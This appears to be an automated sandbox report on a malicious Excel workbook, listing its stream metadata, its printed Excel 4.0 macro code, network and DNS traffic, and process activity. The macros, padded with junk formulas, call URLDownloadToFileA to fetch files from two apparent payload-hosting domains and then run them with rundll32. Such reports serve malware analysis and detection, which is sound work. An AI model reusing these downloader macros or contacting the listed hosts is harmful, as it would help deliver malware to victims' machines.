Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . v a n - v a n . . . . . v - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True

General	
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:22.094558954 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.252940893 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.253099918 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.254065990 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.412190914 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.417032957 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.417074919 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.417090893 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.417165995 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.417207956 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.432792902 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.591176033 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.591352940 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.592217922 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.790319920 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.939877987 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.939956903 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:22.940431118 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:22.940607071 CEST	49711	443	192.168.2.5	192.185.39.58
May 12, 2021 15:47:23.018281937 CEST	49713	443	192.168.2.5	192.185.32.232

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:23.100251913 CEST	443	49711	192.185.39.58	192.168.2.5
May 12, 2021 15:47:23.178111076 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.178352118 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.179344893 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.337299109 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.340958118 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.340984106 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.341016054 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.341029882 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.341061115 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.341069937 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.351911068 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.513669014 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:23.514003992 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.514883995 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:23.714240074 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:24.155618906 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:24.155705929 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:24.157721043 CEST	443	49713	192.185.32.232	192.168.2.5
May 12, 2021 15:47:24.157780886 CEST	49713	443	192.168.2.5	192.185.32.232
May 12, 2021 15:47:54.258362055 CEST	443	49713	192.185.32.232	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:03.413523912 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:03.471903086 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 15:47:03.705459118 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:03.754215956 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 15:47:04.021063089 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:04.078269958 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 15:47:04.623739004 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:04.674660921 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 15:47:08.543668032 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:08.592654943 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 15:47:09.659068108 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:09.710345030 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 15:47:10.516228914 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:10.564907074 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 15:47:16.428579092 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:16.479599953 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 15:47:17.659923077 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:17.720165014 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 15:47:18.232724905 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:18.308336973 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 15:47:19.243283033 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:19.386851072 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 15:47:19.551693916 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:19.603414059 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 15:47:20.243480921 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:20.313589096 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 15:47:22.035557032 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:22.092592955 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 15:47:22.156959057 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:22.208632946 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 15:47:22.290174007 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:22.348793030 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 15:47:22.956770897 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:23.015825033 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 15:47:23.018431902 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:23.080650091 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 15:47:24.021214008 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:24.081850052 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 15:47:26.348236084 CEST	63183	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:26.407639027 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 15:47:30.405853987 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:30.466262102 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 15:47:36.337146044 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:36.397433996 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 15:47:59.230962992 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 15:47:59.292073965 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 15:48:20.628226042 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 15:48:20.687875986 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 15:48:37.164531946 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 15:48:37.226322889 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 15:49:09.811649084 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:09.919673920 CEST	53	50394	8.8.8.8	192.168.2.5
May 12, 2021 15:49:10.552314043 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:10.611828089 CEST	53	58530	8.8.8.8	192.168.2.5
May 12, 2021 15:49:11.260902882 CEST	53813	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:11.320790052 CEST	53	53813	8.8.8.8	192.168.2.5
May 12, 2021 15:49:11.760792971 CEST	63732	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:11.831677914 CEST	57344	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:11.867418051 CEST	53	63732	8.8.8.8	192.168.2.5
May 12, 2021 15:49:11.906768084 CEST	53	57344	8.8.8.8	192.168.2.5
May 12, 2021 15:49:12.406383038 CEST	54450	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:12.463428974 CEST	53	54450	8.8.8.8	192.168.2.5
May 12, 2021 15:49:13.062417030 CEST	59261	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:13.119376898 CEST	53	59261	8.8.8.8	192.168.2.5
May 12, 2021 15:49:13.585719109 CEST	57151	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:13.645715952 CEST	53	57151	8.8.8.8	192.168.2.5
May 12, 2021 15:49:14.483455896 CEST	59413	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:14.540940046 CEST	53	59413	8.8.8.8	192.168.2.5
May 12, 2021 15:49:15.337685108 CEST	60516	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:15.389159918 CEST	53	60516	8.8.8.8	192.168.2.5
May 12, 2021 15:49:15.845644951 CEST	51649	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:16.053854942 CEST	53	51649	8.8.8.8	192.168.2.5
May 12, 2021 15:49:31.827629089 CEST	65086	53	192.168.2.5	8.8.8.8
May 12, 2021 15:49:31.906748056 CEST	53	65086	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 15:47:22.035557032 CEST	192.168.2.5	8.8.8.8	0x8b1b	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 15:47:22.956770897 CEST	192.168.2.5	8.8.8.8	0xccf0	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 15:47:22.092592955 CEST	8.8.8.8	192.168.2.5	0x8b1b	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 15:47:23.015825033 CEST	8.8.8.8	192.168.2.5	0xccf0	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 15:47:22.417090893 CEST	192.185.39.58	443	192.168.2.5	49711	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 15:47:23.341016054 CEST	192.185.32.232	443	192.168.2.5	49713	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4440 Parent PID: 792

General

Start time:	15:47:15
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\880E11FA.tmp	success or wait	1	51495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DA7FFD39.tmp	success or wait	1	51495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	41211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	41213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	41213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5080 Parent PID: 4440

General

Start time:	15:47:23
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0xc00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4876 Parent PID: 4440

General

Start time:	15:47:23
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0xc00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis